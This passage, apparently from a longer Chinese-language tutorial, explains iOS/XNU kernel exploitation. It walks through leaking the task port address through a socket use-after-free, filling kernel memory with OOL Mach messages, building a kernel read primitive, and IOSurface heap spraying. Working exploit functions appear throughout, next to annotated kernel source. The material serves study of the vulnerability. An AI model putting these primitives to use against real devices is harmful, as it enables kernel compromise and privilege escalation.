简单来说,Task Port 是任务本身的Port,使用 mach_task_self 或 mach_task_self()都可以获取到它,我可以利用它做很多事情,下面利用代码中的函数 find_port_via_uaf()第一个参数就是通过调用函数 mach task self()获取的

泄露 Task Port 的流程如下

```
1 | self_port_addr = task_self_addr(); // port leak primitive
```

这里还用到了缓存机制

```
1
  uint64_t task_self_addr() {
2
      static uint64_t cached_task_self_addr = 0;
      // 判断是否获取过Task Port地址
3
      if (cached_task_self_addr)
4
          return cached_task_self_addr; // 返回缓存的Task Port地址
5
      else
6
7
          return find_port_via_uaf(mach_task_self(),
  MACH MSG TYPE COPY SEND);
8
  }
```

先获取一个存在漏洞的Socket,然后填充释放掉的内存并利用 inp->in6p_outputopts 读取数据

这里不直接填充数据是因为Port在用户态和内核态表现形式不一样,我们不能盲目直接把Port填 充进去

在用户态,Port是一个无符号整形

```
typedef __darwin_mach_port_t mach_port_t;
typedef __darwin_mach_port_name_t __darwin_mach_port_t; /* Used by
mach */
typedef __darwin_natural_t __darwin_mach_port_name_t; /* Used by mach
*/
typedef unsigned int ___darwin_natural_t;
```

在内核态,Port可是一个结构体 ipc port

```
1 struct ipc_port {
2
3    /*
4    * Initial sub-structure in common with ipc_pset
5    * First element is an ipc_object second is a
6    * message queue
7    */
8    struct ipc_object ip_object;
```

```
9
        struct ipc mqueue ip messages;
10
11
        union {
12
            struct ipc space *receiver;
            struct ipc port *destination;
13
            ipc_port_timestamp_t timestamp;
14
        } data;
15
16
17
        union {
18
            ipc kobject t kobject;
19
            ipc_importance_task_t imp_task;
            ipc port t sync inheritor port;
20
21
            struct knote *sync_inheritor_knote;
            struct turnstile *sync_inheritor_ts;
22
23
        } kdata;
24
25
        struct ipc_port *ip_nsrequest;
26
        struct ipc port *ip pdrequest;
        struct ipc port request *ip_requests;
27
28
        union {
29
            struct ipc kmsg *premsg;
30
            struct turnstile *send turnstile;
            SLIST ENTRY(ipc port) dealloc elm;
31
32
        } kdata2;
33
34
        mach_vm_address_t ip_context;
35
        natural t ip sprequests:1, /* send-possible requests outstanding
36
    */
              ip_spimportant:1, /* ... at least one is importance
37
    donating */
              ip_impdonation:1, /* port supports importance donation */
38
              ip tempowner:1, /* dont give donations to current
39
    receiver */
40
                                   /* port guarded (use context value as
              ip_guarded:1,
    guard) */
41
              ip strict guard:1,
                                   /* Strict guarding; Prevents user
    manipulation of context values directly */
              ip_specialreply:1,
                                   /* port is a special reply port */
42
              ip sync link state:3, /* link the special reply port to
43
    destination port/ Workloop */
44
              ip impcount:22; /* number of importance donations in
    nested queue */
45
        mach_port_mscount_t ip_mscount;
46
        mach_port_rights_t ip_srights;
47
```

```
48
       mach port rights t ip sorights;
49
50 #if MACH ASSERT
51 #define IP NSPARES
   #define IP CALLSTACK MAX 16
52
   /* queue_chain_t ip_port_links;*//* all allocated ports */
53
       thread t
                  ip thread; /* who made me? thread context */
54
       unsigned long ip_timetrack; /* give an idea of "when" created
55
   */
       uintptr_t ip_callstack[IP_CALLSTACK_MAX]; /* stack trace */
56
       unsigned long ip_spares[IP_NSPARES]; /* for debugging */
58 #endif /* MACH_ASSERT */
59 #if DEVELOPMENT || DEBUG
       uint8 t
                  ip_srp_lost_link:1, /* special reply port turnstile
60
   link chain broken */
               ip_srp_msg_sent:1; /* special reply port msg sent */
61
62 #endif
63 };
```

那怎么把它的内核态地址分配到 inp->in6p_outputopts 呢?

答案是: 使用 OOL Message

OOL Message 定义如下,结构体 mach_msg_ool_ports_descriptor_t 用于在一条消息里以 Port数组的形式发送多个 Mach Port

```
struct ool_msg {
    mach_msg_header_t hdr;
    mach_msg_body_t body;
    mach_msg_ool_ports_descriptor_t ool_ports;
};
```

为什么要使用 OOL Message 作为填充对象,我们可以从源码中找到答案

Mach Message的接收与发送依赖函数 mach_msg() 进行,这个函数在用户态与内核态均有实现

我们跟入函数 mach_msg(), 函数 mach_msg()会调用函数 mach_msg_trap(), 函数 mach_msg_trap()会调用函数 mach_msg_overwrite_trap()

```
1
    mach_msg_return_t
 2
    mach_msg_trap(
 3
        struct mach msg overwrite trap args *args)
 4
 5
        kern_return_t kr;
        args->rcv_msg = (mach_vm_address_t)0;
 6
 7
8
        kr = mach msg overwrite trap(args);
 9
        return kr;
10
    }
```

当函数 mach_msg() 第二个参数是 MACH_SEND_MSG 的时候,函数 ipc_kmsg_get() 用于分配缓冲区并从用户态拷贝数据到内核态

```
mach msg return t
1
2
   mach msg overwrite_trap(
3
        struct mach msg overwrite trap args *args)
4
    {
5
       mach vm address t
                              msg addr = args->msg;
       mach msg option t
                             option = args->option; // mach msg()第二
    个参数
7
        . . .
8
       mach_msg_return_t mr = MACH_MSG_SUCCESS; // 大吉大利
9
10
       vm_map_t map = current_map();
11
       /* Only accept options allowed by the user */
12
       option &= MACH MSG OPTION USER;
13
14
        if (option & MACH SEND MSG) {
15
           ipc_space_t space = current_space();
16
           ipc kmsg t kmsg; // 创建kmsg变量
17
18
           // 分配缓冲区并从用户态拷贝消息头到内核态
19
20
           mr = ipc kmsg get(msg addr, send size, &kmsg);
           // 转换端口,并拷贝消息体
21
           mr = ipc_kmsg_copyin(kmsg, space, map, override, &option);
22
23
           // 发送消息
           mr = ipc kmsg send(kmsg, option, msg timeout);
24
25
       }
26
27
        if (option & MACH_RCV_MSG) {
28
            . . .
29
        }
30
31
        return MACH_MSG_SUCCESS;
```

函数 ipc_kmsg_get(), ipc_kmsg_t 就是内核态的消息存储结构体,拷贝过程看注释,这里基本是在处理 kmsg->ikm header,也就是用户态传入的消息数据

```
mach_msg_return_t
1
2
    ipc_kmsg_get(
3
        mach vm address t
                                msg addr,
4
        mach_msg_size_t size,
5
        ipc kmsg t
                                *kmsqp)
6
    {
7
       mach msg size t
                                        msg_and_trailer_size;
8
        ipc kmsg t
                                        kmsg;
9
        mach msg max trailer t
                                        *trailer;
        mach_msg_legacy_base_t
10
                                    legacy_base;
11
       mach msg size t
                                    len copied;
        legacy_base.body.msgh_descriptor_count = 0;
12
13
        // 长度参数检查
14
15
        . . .
16
17
        // mach_msg_legacy_base_t结构体长度等于mach_msg_base_t
18
        if (size == sizeof(mach_msg_legacy_header_t)) {
            len copied = sizeof(mach msg legacy header t);
19
20
        } else {
            len_copied = sizeof(mach_msg_legacy_base_t);
21
22
        }
23
        // 从用户态拷贝消息到内核态
24
25
        if (copyinmsg(msg_addr, (char *)&legacy_base, len_copied)) {
26
            return MACH_SEND_INVALID_DATA;
27
        }
28
        // 获取内核态消息变量起始地址
29
        msg_addr += sizeof(legacy_base.header);
30
31
        // 直接加上最长的trailer长度,不知道接收者会定义何种类型的trailer,此处是做
32
    备用操作
33
        // typedef mach msg mac trailer t mach msg max trailer t;
34
        // #define MAX TRAILER SIZE
    ((mach_msg_size_t)sizeof(mach_msg_max_trailer_t))
        msg and trailer size = size + MAX TRAILER SIZE;
35
36
        // 分配内核空间
37
        kmsg = ipc_kmsg_alloc(msg_and_trailer_size);
38
39
```

```
// 初始化kmsg.ikm header部分字段
40
41
42
        // 拷贝消息体, 此处不包括trailer
43
        if (copyinmsg(msg addr, (char *)(kmsg->ikm header + 1), size -
44
    (mach msg size t)sizeof(mach msg header t))) {
            ipc kmsg free(kmsg);
45
           return MACH_SEND_INVALID_DATA;
46
        }
47
48
        // 通过size找到kmsg尾部trailer的起始地址,进行初始化
49
        trailer = (mach msg max trailer t *) ((vm offset t)kmsg-
50
   >ikm_header + size);
        trailer->msqh sender = current thread()->task->sec token;
51
52
        trailer->msgh audit = current thread()->task->audit token;
       trailer->msgh trailer type = MACH MSG TRAILER FORMAT 0;
53
       trailer->msgh trailer size = MACH MSG TRAILER MINIMUM SIZE;
54
       trailer->msqh labels.sender = 0;
55
56
        *kmsgp = kmsg;
57
        return MACH MSG SUCCESS;
58
59 }
```

函数 ipc_kmsg_copyin() 是我们这里重点分析的逻辑,整个代码我删掉了业务无关的部分,函数 ipc_kmsg_copyin_header() 跟我们要分析的逻辑无关,主要看函数 ipc_kmsg_copyin_body()

```
mach_msg_return_t
1
2
    ipc kmsg copyin(
3
        ipc kmsg t
                        kmsg,
4
        ipc_space_t
                       space,
5
        vm_map_t
                        map,
        mach msg priority t override,
6
7
        mach_msg_option_t *optionp)
8
    {
9
        mach_msg_return_t
                                 mr;
        kmsg->ikm header->msgh bits &= MACH MSGH BITS USER;
10
        mr = ipc kmsg copyin header(kmsg, space, override, optionp);
11
12
        if ((kmsg->ikm_header->msgh_bits & MACH_MSGH_BITS_COMPLEX) == 0)
        return MACH MSG SUCCESS;
13
        mr = ipc_kmsg_copyin_body( kmsg, space, map, optionp);
14
15
        return mr;
16 }
```

函数 ipc_kmsg_copyin_body() 先判断OOL数据是否满足条件,并且视情况对内核空间进行调整,最后调用关键函数 ipc_kmsg_copyin_ool_ports_descriptor()

```
1
    mach_msg_return_t
2
    ipc_kmsg_copyin_body(
3
        ipc_kmsg_t kmsg,
4
        ipc_space_t space,
5
        vm_map_t
                   map,
        mach_msg_option_t *optionp)
6
7
    {
8
       ipc object t
                                dest;
       mach msg body t
9
                            *body;
10
        mach msg descriptor t
                                *daddr, *naddr;
11
        mach msg descriptor t
                                *user addr, *kern addr;
12
        mach_msg_type_number_t dsc_count;
13
        // #define VM MAX ADDRESS
                                         ((vm address t) 0x80000000)
        boolean_t
                            is task 64bit = (map->max offset >
14
    VM_MAX_ADDRESS);
        boolean t
                           complex = FALSE;
15
16
        vm size t
                            space needed = 0;
        vm offset t
                            paddr = 0;
17
18
        vm map copy t
                            copy = VM MAP COPY NULL;
19
        mach_msg_type_number_t i;
20
        mach msg return t
                                mr = MACH MSG SUCCESS;
21
        vm size t
                            descriptor size = 0;
        mach_msg_type_number_t total_ool_port_count = 0;
22
23
        // 目标端口
24
25
        dest = (ipc_object_t) kmsg->ikm_header->msgh_remote_port;
        // 内核态消息体的起始地址
26
        body = (mach_msg_body_t *) (kmsg->ikm_header + 1);
27
        naddr = (mach_msg_descriptor_t *) (body + 1);
28
29
        // 如果msgh descriptor count为0表示没有数据,直接返回,此处我们设置的是1
        dsc_count = body->msgh_descriptor_count;
30
        if (dsc count == 0) return MACH MSG SUCCESS;
31
32
33
        daddr = NULL;
        for (i = 0; i < dsc count; i++) {
34
35
            mach msg size t size;
36
            mach_msg_type_number_t ool_port_count = 0;
37
            daddr = naddr;
38
39
40
            /* make sure the descriptor fits in the message */
            // 结构体mach msg ool ports descriptor t第一个字段为地址
41
            // void*
42
                                             address:
            // 64位是8字节, 32位是4字节
43
            if (is_task_64bit) {
44
                switch (daddr->type.type) {
45
```

```
46
                case MACH MSG OOL DESCRIPTOR:
                case MACH_MSG_OOL_VOLATILE_DESCRIPTOR:
47
                case MACH MSG OOL PORTS DESCRIPTOR:
48
                    descriptor size += 16;
49
                    naddr = (typeof(naddr))((vm offset t)daddr + 16);
50
51
                    break;
                default:
52
53
                    descriptor size += 12;
                    naddr = (typeof(naddr))((vm offset t)daddr + 12);
54
55
                    break:
56
                }
            } else {
57
                descriptor_size += 12;
58
                naddr = (typeof(naddr))((vm_offset_t)daddr + 12);
59
60
            }
        }
61
62
63
        user addr = (mach msg descriptor t *)((vm offset t)kmsg-
    >ikm_header + sizeof(mach_msg_base_t));
        // 判断是否需要左移,默认只有1个descriptor的大小,1个长度是16字节,我们设置
64
    的是1个, 所以不需要移动
65
        if(descriptor size != 16*dsc count) {
            vm offset t dsc adjust = 16*dsc count - descriptor size;
66
            memmove((char *)(((vm offset t)kmsg->ikm header) -
67
    dsc adjust), kmsg->ikm header, sizeof(mach msg base t));
68
            kmsg->ikm_header = (mach_msg_header_t *)((vm_offset_t)kmsg-
    >ikm_header - dsc_adjust);
            kmsg->ikm header->msgh size += (mach msg size t)dsc adjust;
69
70
        }
71
72
        kern addr = (mach msg descriptor t *)((vm offset t)kmsg-
    >ikm header + sizeof(mach msg base t));
73
        /* handle the OOL regions and port descriptors. */
74
75
        for(i = 0; i < dsc count; i++) {
            switch (user_addr->type.type) {
76
77
                case MACH MSG OOL PORTS DESCRIPTOR:
78
                    user addr =
    ipc kmsg copyin ool ports descriptor((mach msg ool ports descriptor t
    *)kern addr,
79
                                user_addr, is_task_64bit, map, space,
    dest, kmsg, optionp, &mr);
80
                    kern addr++;
81
                    complex = TRUE;
                    break;
82
83
            }
```

```
84 } /* End of loop */
85
86 ...
87 }
```

函数 ipc_kmsg_copyin_ool_ports_descriptor() 专注处理OOL数据,调用了一个关键的函数 ipc_object_copyin()

```
mach_msg_descriptor_t *
 1
 2
    ipc kmsg copyin ool ports descriptor(
        mach_msg_ool_ports_descriptor_t *dsc,
 3
 4
        mach_msg_descriptor_t *user_dsc,
 5
        int is 64bit,
 6
        vm map t map,
 7
        ipc_space_t space,
 8
        ipc object t dest,
 9
        ipc kmsg t kmsg,
10
        mach msg option t *optionp,
        mach msg return t *mr)
11
12
    {
13
        void *data;
        ipc_object_t *objects;
14
15
        unsigned int i;
16
        mach vm offset t addr;
17
        mach msg type name t user disp;
        mach msg type name t result disp;
18
        mach msg type number t count;
19
20
        mach msg copy options t copy option;
21
        boolean t deallocate;
22
        mach_msg_descriptor_type_t type;
23
        vm_size_t ports_length, names_length;
2.4
25
        if (is_64bit) {
26
            mach msg ool ports descriptor64 t *user ool dsc =
    (typeof(user ool dsc))user dsc;
27
            addr = (mach_vm_offset_t)user_ool_dsc->address;
            count = user_ool_dsc->count;
28
29
            deallocate = user ool dsc->deallocate;
            copy_option = user_ool_dsc->copy;
30
31
            user disp = user ool dsc->disposition;
32
            type = user ool dsc->type;
            user dsc = (typeof(user dsc))(user ool dsc+1);
33
34
        } else {
35
36
        }
37
        data = kalloc(ports_length);
```

```
38
    #ifdef LP64
39
40
        mach port name t *names = &((mach port name t *)data)[count];
41
    #else
        mach port name t *names = ((mach port name t *)data);
42
    #endif
43
44
45
        objects = (ipc_object_t *) data;
        dsc->address = data;
46
47
        for ( i = 0; i < count; i++) {
48
            mach port name t name = names[i];
49
            ipc_object_t object;
50
            if (!MACH PORT VALID(name)) {
51
52
                objects[i] = (ipc_object_t)CAST_MACH_NAME_TO_PORT(name);
                continue;
53
54
            }
55
            kern return t kr = ipc object copyin(space, name, user disp,
    &object);
56
            objects[i] = object;
57
        }
58
59
        return user dsc;
60 }
```

函数 ipc_object_copyin() 包含两个函数: [ipc_right_lookup_write()]和 ipc right copyin()

```
1
    kern return t
2
    ipc_object_copyin(
3
       ipc_space_t space,
4
       mach port name t
                           name,
5
       mach_msg_type_name_t
                               msgt_name,
                      *objectp)
       ipc_object_t
6
7
    {
8
       ipc_entry_t entry;
9
       ipc_port_t soright;
10
       ipc port t release port;
11
       kern_return_t kr;
12
       int assertcnt = 0;
13
        kr = ipc right lookup write(space, name, &entry);
14
15
       release port = IP NULL;
16
        kr = ipc_right_copyin(space, name, entry,
17
                      msgt_name, TRUE,
18
                      objectp, &soright,
```

```
%release_port,
%assertcnt);
21 ...
22 return kr;
23 }
```

函数 ipc_right_lookup_write()调用函数 ipc_entry_lookup(),返回值赋值给 entry

```
kern_return_t
2
    ipc right lookup write(
3
        ipc_space_t
                        space,
4
        mach port name t
                            name,
5
        ipc entry t     *entryp)
6
    {
7
        ipc_entry_t entry;
8
        is_write_lock(space);
9
        if ((entry = ipc_entry_lookup(space, name)) == IE_NULL) {
            is_write_unlock(space);
10
            return KERN INVALID NAME;
11
12
        *entryp = entry;
13
14
        return KERN SUCCESS;
15
  }
```


这里需要提两个概念,一个是结构体 ipc_space ,它是整个Task的IPC空间,另一个是结构体 ipc_entry ,它指向的是结构体 ipc_object ,结构体 ipc_space 有一个成员 is_table 专门用于存储当前Task所有的 ipc_entry ,在我们这里的场景, ipc_entry 指向的是 ipc_port ,也就是说,变量 entry 拿到的是最开始传入的 Task Port 在内核态的地址

```
1
    ipc entry t
2
    ipc_entry_lookup(
3
        ipc_space_t space,
       mach port name t
4
                             name)
5
6
       mach_port_index_t index;
7
        ipc entry t entry;
        index = MACH_PORT_INDEX(name);
8
9
        if (index < space->is table size) {
                    entry = &space->is table[index];
10
11
12
        }
13
14
        return entry;
15 }
```

层层往回走,函数 ipc_object_copyin()的参数 objectp 会被存储到Caller函数 ipc_kmsg_copyin_ool_ports_descriptor()的 objects[]数组里,数组 objects[]在函数 ipc_kmsg_copyin_ool_ports_descriptor 进行内存空间分配,所以我们只要让ports_length等于 inp->in6p_outputopts的大小,就可以让它分配到我们释放掉的空间里

```
data = kalloc(ports_length);
objects = (ipc_object_t *) data;
```

我做了一张逻辑调用图,注意红框



先创建一个 Ports 数组用于存储传入的用户态 Task Port, 然后构造 OOL Message, 其它都不重要, 主要看 msg->ool_ports.address 和 msg->ool_ports.count, 这两个构造好就行, 调用函数 msg_send()发送消息,此时就会发生内存分配,将用户态 Task Port 转为 Task Port 的内核态地址并写入我们可控的内存空间

```
mach_port_t fill_kalloc_with_port_pointer(mach_port_t target_port,
int count, int disposition) {
```

```
mach port t q = MACH PORT NULL;
3
        kern_return_t err;
4
        err = mach_port_allocate(mach_task_self(),
    MACH PORT RIGHT RECEIVE, &q);
5
        mach port t* ports = malloc(sizeof(mach port t) * count);
        for (int i = 0; i < count; i++) {
6
7
            ports[i] = target port;
8
        }
9
        struct ool msg* msg = (struct ool msg*)calloc(1, sizeof(struct
    ool msg));
10
        msg->hdr.msgh_bits = MACH_MSGH_BITS_COMPLEX
    MACH MSGH BITS (MACH MSG TYPE MAKE SEND, 0);
11
        msg->hdr.msgh_size = (mach_msg_size_t)sizeof(struct ool msg);
        msg->hdr.msgh remote port = q;
12
13
        msg->hdr.msgh local port = MACH PORT NULL;
        msg->hdr.msgh id = 0x41414141;
14
15
        msg->body.msgh descriptor count = 1;
        msq->ool ports.address = ports;
16
17
        msg->ool ports.count = count;
18
        msg->ool ports.deallocate = 0;
19
        msg->ool ports.disposition = disposition;
20
        msg->ool ports.type = MACH MSG OOL PORTS DESCRIPTOR;
        msg->ool ports.copy = MACH MSG PHYSICAL COPY;
21
        err = mach msg(&msg->hdr,
22
                       MACH SEND MSG MACH MSG OPTION NONE,
23
24
                       msg->hdr.msgh size,
25
                       0,
                       MACH PORT NULL,
26
27
                       MACH MSG TIMEOUT NONE,
                       MACH_PORT_NULL);
2.8
29
        return q;
30 }
```

结构体 ip6_pktopts 的大小是 192 ,我没找到对应的头文件来导入这个结构体,笨办法把整个结构体拷贝出来了,然后调用函数 sizeof() 来计算,这里根据结构体的成员分布,选择了 ip6po_minmtu 和 ip6po_prefer_tempaddr 进行组合,同时增加了内核指针特征进行判断

```
uint64_t find_port_via_uaf(mach_port_t port, int disposition) {
   int sock = get_socket_with_dangling_options();
   for (int i = 0; i < 0x10000; i++) {
      mach_port_t p = fill_kalloc_with_port_pointer(port,
      192/sizeof(uint64_t), MACH_MSG_TYPE_COPY_SEND);
      int mtu;
      int pref;
      get_minmtu(sock, &mtu); // this is like doing rk32(options +
      180);</pre>
```

```
get prefertempaddr(sock, &pref); // this like rk32(options +
    184);
            uint64_t ptr = (((uint64_t)mtu << 32) & 0xffffffff00000000) |</pre>
    ((uint64 t)pref & 0x0000000ffffffff);
            if (mtu >= 0xfffffff00 && mtu != 0xfffffffff && pref !=
10
    0xdeadbeef) {
                mach port destroy(mach task self(), p);
11
12
                close(sock);
                return ptr;
13
14
            }
15
            mach_port_destroy(mach_task_self(), p);
16
17
       close(sock);
        return 0;
18
19 }
```

5. 泄露IPC_SPACE内核地址

在泄露 Task Port 内核态地址的时候,我们利用的是传输Port过程中内核自动将其转换为内核态地址的机制往可控的内存里填充数据,而想要泄露内核任意地址上的数据,就需要使用更加稳定的方式实现原语

首先来看结构体 ip6_pktopts ,现在有一个指针指向这一片已经释放掉的内核空间,我们通过某些方式可以让这片内核空间写上我们构造的数据,那么就有几个问题需要解决

- 1. 怎么申请到这片内存并将数据写进去?
- 2. 怎么利用写讲去的数据实现内核任意地址读原语?

```
struct ip6 pktopts {
1
2
        struct mbuf *ip6po m; /* Pointer to mbuf storing the data */
3
       int ip6po_hlim; /* Hoplimit for outgoing packets */
        struct in6 pktinfo *ip6po_pktinfo;
5
       struct ip6po nhinfo ip6po nhinfo;
       struct ip6 hbh *ip6po hbh; /* Hop-by-Hop options header */
6
7
       struct ip6_dest *ip6po_dest1;
       struct ip6po rhinfo ip6po rhinfo;
       struct ip6 dest *ip6po dest2;
9
       int ip6po_tclass; /* traffic class */
10
       int ip6po minmtu; /* fragment vs PMTU discovery policy */
11
       int ip6po prefer tempaddr;
12
       int ip6po_flags;
13
14 };
```

第二个问题比较好解决,我们可以看到结构体 ip6_pktopts 有好几个结构体类型成员,比如结构体 ip6po_pktinfo ,那么我们就可以把这个结构体成员所在偏移设置为我们要泄露数据的地址,设置整型变量 ip6po_minmtu 为一个特定值,然后堆喷这个构造好的数据到内存里,利用函数 getsockopt() 读漏洞Socket的 ip6po minmtu 是否为我们标记的特定值

如果是特定值说明这个漏洞Socket已经成功喷上了我们构造的数据,再通过函数 getsockopt() 读取结构体变量 ip6po_pktinfo 的值即可泄露出构造地址的数据,结构体 in6_pktinfo 的大小为20字节,所以作者实现了函数 read 20 via uaf() 用于泄露指定地址的数据

```
void* read 20 via uaf(uint64 t addr) {
2
        int sockets[128];
3
        for (int i = 0; i < 128; i++) {
            sockets[i] = get socket with dangling options();
5
6
        struct ip6 pktopts *fake_opts = calloc(1, sizeof(struct
    ip6_pktopts));
7
        fake opts->ip6po minmtu = 0x41424344; // 设置特征值
8
        *(uint32_t*)((uint64_t)fake_opts + 164) = 0x41424344;
        fake opts->ip6po pktinfo = (struct in6 pktinfo*)addr; // 设置要读的
    内核地址
        bool found = false;
10
11
        int found at = -1;
        for (int i = 0; i < 20; i++) {
12
            spray IOSurface((void *)fake opts, sizeof(struct
13
    ip6 pktopts)); // 堆喷
14
            for (int j = 0; j < 128; j++) {
                int minmtu = -1;
15
                get_minmtu(sockets[j], &minmtu);
16
                if (minmtu == 0x41424344) { // 逐个检查特征值, 发现就跳出
17
                    found at = j; // save its index
18
                    found = true;
19
20
                    break;
21
                }
22
            }
            if (found) break;
2.3
24
25
        free(fake_opts);
        if (!found) {
26
            printf("[-] Failed to read kernel\n");
2.7
            return 0;
28
29
        // 把其余的Socket都关闭
30
        for (int i = 0; i < 128; i++) {
31
            if (i != found_at) {
32
                close(sockets[i]);
33
34
            }
```

```
}

// 通过函数getsockopt()获取fake_opts->ip6po_pktinfo的数据

void *buf = malloc(sizeof(struct in6_pktinfo));

get_pktinfo(sockets[found_at], (struct in6_pktinfo *)buf);

close(sockets[found_at]);

return buf;

}
```

如何构造任意读的原语方法有了,剩下的关键就是如何将构造好的数据堆喷到 inp->in6p outputopts, 我们来学习一种新的堆喷方式:利用 IOSurface 进行堆风水

关于序列化与反序列化相关的资料大家可以参考这篇文章的第二段 Overview of OSUnserializeBinary, 写的非常详细

Analysis and exploitation of Pegasus kernel vulnerabilities (CVE-2016-4655 / CVE-2016-4656)

我这里以自己的理解作简单的记录

相关的有两个函数: OSUnserializeBinary()与 OSUnserializeXML()

我们有两种模式可以构造数据,一种是XML,另一种是Binary,Binary模式是以uint32为类型的数据,当数据头部是 0x000000d3 的时候,就会自动跳到函数 OSUnserializeBinary()处理uint32 长度是32位,也就是4个字节,第32位用于表示结束节点,第24位到30位表示存储的数据,第0到23位表示数据长度

0(31) 0000000(24) 000000000000000000000000

```
#define kOSSerializeBinarySignature "\323\0\0" /* 0x000000d3 */
       2
       3
                             enum {
                                                            kOSSerializeDictionary
                                                                                                                                                                                                                                                                   = 0 \times 010000000U
       4
       5
                                                           kOSSerializeArray
                                                                                                                                                                                                                                                                           = 0 \times 02000000 U
                                                          kOSSerializeSet
                                                                                                                                                                                                                                                                            = 0 \times 03000000U
       6
                                                           kOSSerializeNumber
       7
                                                                                                                                                                                                                                                                            = 0 \times 04000000U
       8
                                                            kOSSerializeSymbol
                                                                                                                                                                                                                                                                              = 0 \times 080000000U
       9
                                                           kOSSerializeString
                                                                                                                                                                                                                                                                             = 0 \times 09000000U
10
                                                          kOSSerializeData
                                                                                                                                                                                                                                                                            = 0x0a000000U,
11
                                                           kOSSerializeBoolean
                                                                                                                                                                                                                                                                             12
                                                           kOSSerializeObject
                                                                                                                                                                                                                                                                            = 0 \times 0 = 0 
                                                           kOSSerializeTypeMask
                                                                                                                                                                                                                                                                            = 0x7F000000U
13
                                                                                                                                                                                                                                                                             = 0x00FFFFFFU,
                                                            kOSSerializeDataMask
14
                                                            kOSSerializeEndCollection = 0x80000000U,
15
16
                            };
```

举个例子来理解计算过程,0x000000d3 表示这是Binary模式,0x81000002 表示当前集合 kOSSerializeDictionary 内有两个元素,接下来依次填充元素,第一个元素是 kOSSerializeString,元素长度是4,0x00414141 表示元素数据,kOSSerializeBoolean表示第二个元素,最后一位直接可以表示True或者False

```
1  0x000000d3 // kOSSerializeBinarySignature
2  0x81000002 // kOSSerializeDictionary | 2 | kOSSerializeEndCollection
3  0x09000004 // kOSSerializeString | 4
4  0x00414141 // AAA
5  0x8b000001 // kOSSerializeBoolean | 1 | kOSSerializeEndCollection
```

根据我们的分析,上面一段数据的解析结果如下,注意字符串类型最后的00截止符是会占位的

这个计算过程一定要理解、接下来的堆喷需要用到这个计算方式

作者使用函数 spray_IOSurface() 作为调用入口实现了堆喷,32 表示尝试32次堆喷,256 表示存储的数组元素个数

```
int spray_IOSurface(void *data, size_t size) {
   return !IOSurface_spray_with_gc(32, 256, data, (uint32_t)size,
   NULL);
}
```

函数 IOSurface_spray_with_gc() 作为封装,直接调用函数 IOSurface_spray_with_gc_internal(),最后一个参数 callback 设置为 NULL,此处不用处理

最终实现在函数 IOSurface_spray_with_gc_internal() 里,这个函数比较复杂,我们按照逻辑进行拆分

初始化 IOSurface 获取 IOSurfaceRootUserClient

```
1 bool ok = IOSurface_init();
```

计算每一个 data 所需要的 XML Unit 数量,因为 00 截止符的原因, data_size 需要减去1再进行计算,其实就是向上取整

```
size_t xml_units_per_data = xml_units_for_data_size(data_size);

static size_t

xml_units_for_data_size(size_t data_size) {
    return ((data_size - 1) + sizeof(uint32_t) - 1) /
    sizeof(uint32_t);
}
```

比如字符串长度为3字节,加上00截止符就是4字节,需要1个uint32

```
1 | 0x09000004 // kOSSerializeString | 4
2 | 0x00414141 // AAA
```

那如果字符串长度是7字节,加上 00 截止符就是8字节,此时就需要2个 uint32 ,也就是上面计算的 XML Unit

```
1  0x09000008 // kOSSerializeString | 4
2  0x41414141 // AAAA
3  0x00414141 // AAA
```

这里有很多个 1,每个 1都是一个 uint32 类型的数据,这个留着后面具体构造的时候再分析,这里计算的是一个完整的XML所需要的 xML Unit ,其中包含了256个 data ,每个 data 所需要占用的 xML Unit 为函数 xml_units_for_data_size() 计算的结果,此处加1操作是因为每个 data 需要一个 kOSSerializeString 作为元素标签,这个标签占用1个 uint32

```
1 size_t xml_units = 1 + 1 + 1 + (1 + xml_units_per_data) *
current_array_length + 1 + 1 + 1;
```

上面计算完需要的 xml units 之后,下面开始分配内存空间, xml[0]为变长数组

```
1
    struct IOSurfaceValueArgs {
2
       uint32_t surface_id;
3
       uint32_t _out1;
4
       union {
5
            uint32_t xml[0];
            char string[0];
6
7
       };
8
    };
9
   struct IOSurfaceValueArgs *args;
10
11
   size_t args_size = sizeof(*args) + xml_units * sizeof(args->xml[0]);
   args = malloc(args size);
12
```

这是很重要的一步,此前计算的几个数据会在这里传入函数 serialize IOSurface data array() 进行最终的 XML 构造

```
uint32_t **xml_data = malloc(current_array_length *
sizeof(*xml_data));
uint32_t *key;
size_t xml_size = serialize_IOSurface_data_array(args->xml,
current_array_length, data_size, xml_data, &key);
```

函数 serialize_IOSurface_data_array() 的构造过程我们前面有详细的解释,前后6个 1 在这里体现为 kOSSerializeBinarySignature 等元素

```
static size t
   serialize_IOSurface_data_array(uint32_t *xml0, uint32_t array length,
    uint32_t data_size,
3
            uint32 t **xml data, uint32 t **key) {
       uint32_t *xml = xml0;
4
       *xml++ = kOSSerializeBinarySignature;
5
       *xml++ = kOSSerializeArray | 2 | kOSSerializeEndCollection;
6
7
       *xml++ = kOSSerializeArray | array length;
       for (size_t i = 0; i < array_length; i++) {</pre>
8
            uint32_t flags = (i == array_length - 1 ?
